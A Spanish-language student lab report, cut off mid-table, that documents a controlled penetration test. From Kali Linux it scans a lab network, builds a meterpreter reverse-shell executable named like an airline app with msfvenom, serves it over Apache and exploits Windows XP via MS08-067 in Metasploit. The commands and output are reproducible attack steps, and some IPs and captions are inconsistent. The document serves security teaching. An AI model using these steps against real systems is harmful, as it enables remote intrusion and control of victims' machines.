

**INFORME DE ESLOTACION, ACCESO REMOTO Y CRACION DE ARCHIVO
MALICIOSO**

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

**INFORME DE ESLOTACION, ACCESO REMOTO Y CRACION DE ARCHIVO
MALICIOSO**

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

RAFAEL SANDOVAL MORALES

Docente de asignatura.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIAS DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

1.	INTRODUCCIÓN	1
2.	OBJETIVOS	2
2.1	OBJETIVOS GENERAL.....	2
2.2	OBJETIVOS ESPECÍFICOS.....	2
2.2.1	Explicar El Funcionamiento Del Servidor Apache Al Servir Archivos Almacenados En El Directorio /Var/Www/Html.	2
2.2.2	Describir El Proceso De Descarga Y Ejecución De Un Archivo Desde Un Cliente Windows.....	2
2.2.3	Identificar El Rol Del Módulo Multi/Handler En Metasploit Como Receptor De Conexiones Inversas.....	2
2.2.4	Analizar La Configuración De Parámetros De Red (Lhost Y Lport) Para El Establecimiento De La Conexión Entre Atacante Y Víctima.....	2
2.2.5	Valuar Las Implicaciones De Seguridad Derivadas De La Ejecución De Payloads Como Reverse_Tcp Y Meterpreter En Un Entorno Controlado.	2
3.	IDENTIFICACIÓN DE LA DIRECCIÓN IP EN KALI LINUX	3
4.	ESCANEEO DE DISPOSITIVOS EN LA RED	3
5.	VERIFICACIÓN DE CONECTIVIDAD CON LA MÁQUINA VÍCTIMA.....	4
6.	CREACIÓN DE UN ARCHIVO MALICIOSO CON MSFVENOM	4
7.	VERIFICACIÓN DEL ARCHIVO MALICIOSO	5

8.	10 TRANSFERENCIA DEL ARCHIVO MALICIOSO AL SERVIDOR WEB	5
9.	ENTRAR A LA CARPETA DEL SERVIDOR WEB	5
10.	LEVANTANDO EL SERVIDOR WEB APACHE2	6
11.	PUBLICACIÓN DEL ARCHIVO EN EL SERVIDOR WEB.....	6
12.	DESCARGA DEL ARCHIVO DESDE WINDOWS	7
13.	Verificación de descarga del archivo.....	8
14.	APERTURA DE METASPLOIT	9
	CONFIGURACIÓN DE exploit	10
15.	EJECUCIÓN DEL EXPLOIT MS08-067 EN METASPLOIT	12
16.	BÚSQUEDA DEL MÓDULO MULTI/HANDLER EN METASPLOIT	13
17.	SELECCIÓN DEL MÓDULO EXPLOIT/MULTI/HANDLER.....	13
18.	CONFIGURACIÓN DEL PAYLOAD GENERIC/SHELL_REVERSE_TCP.....	14
19.	CONFIGURACIÓN DE PARÁMETROS DE RED (LHOST Y LPORT).....	14
20.	CAMBIO A WINDOWS/METERPRETER/REVERSE_TCP	15
21.	EJECUCION DE ARCHIVO AVIANCA.EXE	15
22.	ARRANQUE DE EXPLOIT	16
23.	INSTALACIÓN DE MÁQUINAS VIRTUALES UBUNTU	17
24.	DESCARGA DE UBUNTU	17
25.	VERIFICACION DE DESCARGA	18
26.	INSTALACIÓN DE LA MAQUINA UBUNTU	18

27.	PERMITIR LA INSTALACION DE MAQUINA UBUNTU	19
28.	SELECCIÓN DE IDIOMA EN LA INSTALACIÓN DE UBUNTU	20
29.	Configuración de red en VirtualBox (Ubuntu)	20
30.	CONFIGURACIÓN DEL TECLADO ESPAÑOL, LATINOAMERICAN	21
31.	Conexión a Internet durante la instalación de Ubuntu	22
32.	ELECCIÓN DE ACCIÓN CON UBUNTU (INSTALAR O PROBAR)	23
33.	Selección de aplicaciones a instalar	24
34.	INSTALACIÓN DE PROGRAMAS PRIVATIVOS RECOMENDADOS	25
35.	DARLE ACCESO A RED A LA MÁQUINA VIRTUAL UBUNTU	30
36.	APERTURA DE METASPLOIT EN UBUTU	31
37.	CONFIGURACIÓN DE PARÁMETROS DE RED EN UBUNTU	32
38.	INGRESO AL MODO ROOT	33
39.	DESCARGA DE ARCHIVO PARA UBUNTU	34
40.	CONCLUSIONES	35

TABLA DE FIGURAS

ILUSTRACIÓN 1IP EN KALI LINUX	3
ILUSTRACIÓN 2 ESCANEO DE DISPOSITIVOS	3
ILUSTRACIÓN 3 VERIFICACIÓN DE CONECTIVIDAD	4
ILUSTRACIÓN 4 CREACIÓN DE ARCHIVO MALICIOSO	4
ILUSTRACIÓN 6 VERIFICACIÓN DEL ARCHIVO MALICIOSO	5
ILUSTRACIÓN 7 TRANSFERENCIA DEL ARCHIVO	5
ILUSTRACIÓN 8 ENTRAR A LA CARPETA DEL SERVIDOR WEB	6
ILUSTRACIÓN 9 LEVANTANDO EL SERVIDOR WEB APACHE2	6
ILUSTRACIÓN 10 PUBLICACIÓN DEL ARCHIVO EN EL SERVIDOR WEB	7
ILUSTRACIÓN 11 DESCARGA DEL ARCHIVO DESDE WINDOWS	8
ILUSTRACIÓN 12 VERIFICACIÓN DE DESCARGA DEL ARCHIVO	8
ILUSTRACIÓN 13 APERTURA DE METASPLOIT	9
ILUSTRACIÓN 14 CONFIGURACIÓN DE PARÁMETROS	9
ILUSTRACIÓN 15 EJECUCIÓN Y ACCESO	10
ILUSTRACIÓN 16 VERIFICACIÓN DE ARCHIVO EN LA RUTA	10
ILUSTRACIÓN 17 ACTIVACIÓN DE MODO ESCUCHA	11
ILUSTRACIÓN 18 EJECUCIÓN DEL EXPLOIT	12
ILUSTRACIÓN 19 BÚSQUEDA DEL MÓDULO MULTI/HANDLER EN METASPLOIT	13
ILUSTRACIÓN 20 SELECCIÓN DEL MÓDULO EXPLOIT/MULTI/HANDLER	14
ILUSTRACIÓN 21 CONFIGURACIÓN DEL PAYLOAD GENERIC/SHELL_REVERSE_TCP	14
ILUSTRACIÓN 22 CONFIGURACIÓN DE PARÁMETROS DE RED (LHOST Y LPORT)	15
ILUSTRACIÓN 23 EJECUCION DE ARCHIVO AVIANCA.EXE	16
ILUSTRACIÓN 24 ARRANQUE DE EXPLOIT	16
ILUSTRACIÓN 25 BUSCAR MAQUINA UBUNTU	17
ILUSTRACIÓN 26 DESCARGA DE UBUNTU	17

ILUSTRACIÓN 27 VERIFICACION DE DESCARGA	18
ILUSTRACIÓN 28 SELECCION DE LA ISO DE UBUNTU	19
ILUSTRACIÓN 29 PERMITIR LA INSTALACION DE MAQUINA UBUNTU	19
ILUSTRACIÓN 30 SELECCIÓN DE IDIOMA EN LA INSTALACIÓN DE UBUNTU	20
ILUSTRACIÓN 31 CONFIGURACIÓN DE RED EN VIRTUALBOX (UBUNTU)	21
ILUSTRACIÓN 32 OPCIONES DE ACCESIBILIDAD EN UBUNTU	22
ILUSTRACIÓN 33 35. CONEXIÓN A INTERNET DURANTE LA INSTALACIÓN DE UBUNTU	23
ILUSTRACIÓN 34 1. ELECCIÓN DE ACCIÓN CON UBUNTU (INSTALAR O PROBAR)	24
ILUSTRACIÓN 35 SELECCIÓN DE APLICACIONES A INSTALAR	25
ILUSTRACIÓN 36 INSTALACIÓN DE PROGRAMAS PRIVATIVOS RECOMENDADOS	26
ILUSTRACIÓN 37 DARLE ACCESO A RED A LA MÁQUINA VIRTUAL UBUNTU	31
ILUSTRACIÓN 38 APERTURA DE METASPLOIT EN UBUTU	32
ILUSTRACIÓN 39 CONFIGURACIÓN DE PARÁMETROS DE RED EN UBUNTU	33
ILUSTRACIÓN 40 INGRESO AL MODO ROOT	33
ILUSTRACIÓN 41 DESCARGA DE ARCHIVO PARA UBUNTU	34

1. INTRODUCCIÓN

En el presente informe se describe paso a paso el procedimiento realizado en Kali Linux para identificar direcciones IP, escanear dispositivos en la red, comprobar la conectividad y, posteriormente, explotar una máquina víctima a través de la herramienta Metasploit. El ejercicio se realizó en un entorno controlado con fines académicos, buscando fortalecer los conocimientos en ciberseguridad y comprender cómo se desarrollan los ataques para así poder prevenirlos.

2. OBJETIVOS

2.1 OBJETIVOS GENERAL

Realizar una prueba de penetración controlada y ética en el sistema y analizar el proceso de publicación, descarga y ejecución de un archivo ejecutable a través de un servidor web Apache y su posterior gestión mediante Metasploit, con el fin de comprender las técnicas de conexión inversa y sus implicaciones en la seguridad informática.

2.2 OBJETIVOS ESPECÍFICOS

2.2.1 Explicar El Funcionamiento Del Servidor Apache Al Servir Archivos Almacenados En El Directorio /Var/Www/Html.

2.2.2 Describir El Proceso De Descarga Y Ejecución De Un Archivo Desde Un Cliente Windows.

2.2.3 Identificar El Rol Del Módulo Multi/Handler En Metasploit Como Receptor De Conexiones Inversas.

2.2.4 Analizar La Configuración De Parámetros De Red (Lhost Y Lport) Para El Establecimiento De La Conexión Entre Atacante Y Víctima.

2.2.5 Valuar Las Implicaciones De Seguridad Derivadas De La Ejecución De Payloads Como Reverse_Tcp Y Meterpreter En Un Entorno Controlado.

3. IDENTIFICACIÓN DE LA DIRECCIÓN IP EN KALI LINUX

En la primera captura se observa el proceso de obtención de la dirección IP de la máquina atacante. El sistema Kali Linux fue configurado con la IP **197.168.2.5** y máscara de subred **255.255.255.0**. Esta información es crucial, ya que servirá para establecer la comunicación con la red y con la máquina víctima.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 197.168.2.5 netmask 255.255.255.0 broadcast 197.168.2.255
    inet6 fe80::8860:5ba8:8447:224d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)
    RX packets 49 bytes 8914 (8.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 3214 (3.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ilustración 1 IP EN KALI LINUX

4. ESCANEO DE DISPOSITIVOS EN LA RED

La segunda imagen corresponde al escaneo de la red para identificar las direcciones IP activas y disponibles. Este procedimiento permite reconocer qué dispositivos están conectados y detectar posibles objetivos de explotación dentro de la misma subred.

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240


+-----+-----+-----+-----+-----+
| IP      | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 197.168.2.1 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 197.168.2.2 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 197.168.2.3 | 08:00:27:52:bf:bd | 1 | 60 | PCS Systemtechnik GmbH |
| 197.168.2.4 | 08:00:27:12:21:40 | 1 | 60 | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+

(root@kali)-[/home/kali]
# netdiscover -r 197.168.2.0/24
```

Ilustración 2 ESCANEO DE DISPOSITIVOS

5. VERIFICACIÓN DE CONECTIVIDAD CON LA MÁQUINA VÍCTIMA

En la tercera captura se evidencia el uso del comando *ping* hacia la dirección 197.168.2.4 (máquina víctima). La respuesta positiva confirma que existe conectividad y que se puede proceder a ejecutar ataques o pruebas de intrusión.




```
(root@kali)~[/home/kali]
# ping 197.168.2.4
PING 197.168.2.4 (197.168.2.4) 56(84) bytes of data.
64 bytes from 197.168.2.4: icmp_seq=1 ttl=128 time=0.974 ms
64 bytes from 197.168.2.4: icmp_seq=2 ttl=128 time=0.713 ms
64 bytes from 197.168.2.4: icmp_seq=3 ttl=128 time=0.735 ms
64 bytes from 197.168.2.4: icmp_seq=4 ttl=128 time=0.744 ms
64 bytes from 197.168.2.4: icmp_seq=5 ttl=128 time=0.695 ms
^C
— 197.168.2.4 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4073ms
rtt min/avg/max/mdev = 0.695/0.772/0.974/0.102 ms
```

Ilustración 3 VERIFICACIÓN DE CONECTIVIDAD

6. CREACIÓN DE UN ARCHIVO MALICIOSO CON MSFVENOM

Siguiendo con la configuración se observa el uso de la herramienta **msfvenom**, esto para ejecutar en el sistema de la víctima. Este paso demuestra cómo un atacante puede crear software malicioso diseñado para establecer control remoto sobre un sistema comprometido.



```
(root@kali)~[/home/kali]
# cd Desktop


(root@kali)~[/home/kali/Desktop]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=197.168.2.5 LPORT=4678 -f exe > /home/kali/Desktop/avianca.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)~[/home/kali/Desktop]
#
```

Ilustración 4 Creación de archivo Malicioso

7. VERIFICACIÓN DEL ARCHIVO MALICIOSO

En este paso se listan los archivos dentro del directorio **Desktop** de Kali Linux utilizando el comando **LS**. El resultado confirma que el archivo **avianca.exe** fue creado exitosamente y se encuentra listo para ser transferido a la máquina víctima.



```
(root@kali)-[/home/kali/Desktop]
# ls
avianca.exe

(root@kali)-[/home/kali/Desktop]
#
```

Ilustración 5 VERIFICACIÓN DEL ARCHIVO MALICIOSO

8. 10 TRANSFERENCIA DEL ARCHIVO MALICIOSO AL SERVIDOR WEB

En esta captura se observa el uso del comando: **cp avianca.exe /var/www/html**

Con esta acción, el archivo **avianca.exe** fue copiado al directorio **/var/www/html**, el cual es el directorio raíz del servidor Apache en Kali Linux. De esta manera, cuando la máquina víctima acceda al navegador e ingrese la dirección IP del atacante, podrá descargar el archivo malicioso.



```
(root@kali)-[/home/kali/Desktop]
# cp avianca.exe /var/www/html

(root@kali)-[/home/kali/Desktop]
#
```

Ilustración 6 TRANSFERENCIA DEL ARCHIVO

9. ENTRAR A LA CARPETA DEL SERVIDOR WEB

Lo que se hizo fue entrar a la carpeta del servidor web y revisar qué archivos están allí. El hallazgo más llamativo es el archivo **avianca.exe**, porque no corresponde a un entorno web en Linux y podría tratarse de un archivo malicioso o dejado ahí como prueba.

```
(root@kali)-[/home/kali/Desktop]
# cd /var/www/html

(root@kali)-[/var/www/html]
# ls
avianca.exe  index2.html  index.html.save  index.nginx-debian.html

(root@kali)-[/var/www/html]
#
```

Ilustración 7 ENTRAR A LA CARPETA DEL SERVIDOR WEB

10. LEVANTANDO EL SERVIDOR WEB APACHE2

En esta captura se está levantando el servidor web Apache2 para que los archivos HTML que viste antes (index2.html, index.nginx-debian.html, etc.) puedan ser servidos y vistos desde un navegador.

```
(root@kali)-[/var/www/html]
# sudo systemctl start apache2

(root@kali)-[/var/www/html]
#
```

Ilustración 8 Levantando el servidor web Apache2

11. PUBLICACIÓN DEL ARCHIVO EN EL SERVIDOR WEB

En este paso se subió el archivo avianca.exe a la siguiente ruta /var/www/html.




Ilustración 9 PUBLICACIÓN DEL ARCHIVO EN EL SERVIDOR WEB

12. DESCARGA DEL ARCHIVO DESDE WINDOWS

Para la esta paso se ingresa a la ruta `http://192.168.2.5/` y se descarga el ejecutable




Ilustración 10 DESCARGA DEL ARCHIVO DESDE WINDOWS

13. Verificación de descarga del archivo

Ingreso a Windows xp y se dirige al escritorio allí encontrar el archivo creado

llamado Avianca




Ilustración 11 Verificación de descarga del archivo

14. APERTURA DE METASPLOIT

Para esta configuración se utiliza el comando **MSFCONSOLE** y se muestran la apertura

```
(root@kali)-[/home/kali]
# msfconsole -q
msf6 > 
```

Ilustración 12 APERTURA DE METASPLOIT

Siguiendo se utilizó el comando **SEARCHNETAPI** se realiza la búsqueda de exploits disponibles. Se selecciona un exploit adecuado y se listan los requisitos necesarios para llevar a cabo la explotación.

```
msf6 > search netapi

Matching Modules
=====
#    Name
-    -
0    exploit/windows/smb/ms03_049_netapi
erName Overflow
1    exploit/windows/smb/ms06_040_netapi
flow
2    \_ target: (wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)
3    \_ target: (wcscpy) Windows NT 4.0 / Windows 2000 SP0-SP4
4    \_ target: (wcscpy) Windows XP SP0/SP1
5    \_ target: (stack) Windows XP SP1 English
6    \_ target: (stack) Windows XP SP1 Italian
7    \_ target: (wcscpy) Windows 2003 SP0
8    exploit/windows/smb/ms06_070_wkssvc
Overflow
9    \_ target: Automatic Targetting
10   \_ target: Windows 2000 SP4
11   \_ target: Windows XP SP0/SP1
12   exploit/windows/smb/ms08_067_netapi
```

Ilustración 13 CONFIGURACIÓN DE PARÁMETROS

Aquí deberá escribir el comando **USER** para poner en uso el exploit seleccionado en este caso el numero 12

```
msf6 > use 12
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Ilustración 14 EJECUCIÓN Y ACCESO

15. CONFIGURACIÓN DE EXPLOIT

para este paso para la configuración a través del comando SET RHOSTS seguido de la dirección **IP** de la maquina victima.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 197.168.2.4
RHOSTS => 197.168.2.4
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Ilustración 15 VERIFICACIÓN DE ARCHIVO EN LA RUTA

Utilizando el comando **SHOW OPTIONS** deberás escribir este comando para ver si todo esta correcto

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    197.168.2.5     yes       The target host(s), see https://docs.metasploit.com/docs/using-the-framework/000-tips-and-tricks/000-terminology.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     197.168.2.5     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Ilustración 16 ACTIVACIÓN DE MODO ESCUCHA

16. EJECUCIÓN DEL EXPLOIT MS08-067 EN METASPLOIT

En la captura se observa la ejecución del exploit Windows netapi, Los mensajes indican el flujo del ataque lo que confirma que la explotación de la vulnerabilidad ha sido efectiva.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 197.168.2.5:4444
[*] 197.168.2.4:445 - Automatically detecting the target ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib
replaced with '*' in regular expression
[*] 197.168.2.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 197.168.2.4:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 197.168.2.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 197.168.2.4
[*] Meterpreter session 1 opened (197.168.2.5:4444 → 197.168.2.4:1044) at 202
meterpreter > █
```

Ilustración 17 EJECUCIÓN DEL EXPLOIT

17. BÚSQUEDA DEL MÓDULO MULTI/HANDLER EN METASPLOIT

Acción: en Metasploit se ejecuta `search multi/handler` Concepto: Multi/handler

como listener, módulo encargado de escuchar conexiones entrantes desde payloads

maliciosos.

```
msf6 > search multi/handler

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check
-  -
0  exploit/linux/local/apt_package_manager_persistence 1999-03-09      excellent No
1  exploit/android/local/janus                       2017-07-31      manual    Yes
2  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24      normal    Yes
3  exploit/linux/local/bash_profile_persistence        1989-06-08      normal    No
4  exploit/linux/local/desktop_privilege_escalation    2014-08-07      excellent Yes
5  \_ target: Linux x86                               .               .         .
6  \_ target: Linux x86_64                             .               .         .
7  exploit/multi/handler                             .               manual     No
8  exploit/windows/mssql/mssql_linkcrawler            2000-01-01      great     No
9  exploit/windows/browser/persits_xupload_traversal   2009-09-29      excellent No
10 exploit/linux/local/yum_package_manager_persistence 2003-12-17      excellent No

Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence

msf6 >
```

Ilustración 18 BÚSQUEDA DEL MÓDULO MULTI/HANDLER EN METASPLOIT

18. SELECCIÓN DEL MÓDULO EXPLOIT/MULTI/HANDLER

Acción: se carga el módulo con `use exploit/multi/handler`. Concepto: **Gestor de**

conexiones inversas, recibe la conexión de la víctima, sin necesidad de explotar

vulnerabilidades directas.

```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > █
```

Ilustración 19 SELECCIÓN DEL MÓDULO EXPLOIT/MULTI/HANDLER

19. CONFIGURACIÓN DEL PAYLOAD GENERIC/SHELL_REVERSE_TCP

Acción: se selecciona un payload simple de shell inversa. Concepto: **Reverse TCP**

el sistema víctima inicia la conexión hacia el atacante, evitando bloqueos de firewall.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```

Ilustración 20 CONFIGURACIÓN DEL PAYLOAD GENERIC/SHELL_REVERSE_TCP

20. CONFIGURACIÓN DE PARÁMETROS DE RED (LHOST Y LPORT)

Acción: se establece LHOST = 192.168.2.5 y LPORT = 4678. Concepto:

Parámetros de red → definen la dirección y puerto en los que el atacante recibirá la conexión de la víctima.

```
msf6 exploit(multi/handler) > set LHOST 197.168.2.5
LHOST => 197.168.2.5
msf6 exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
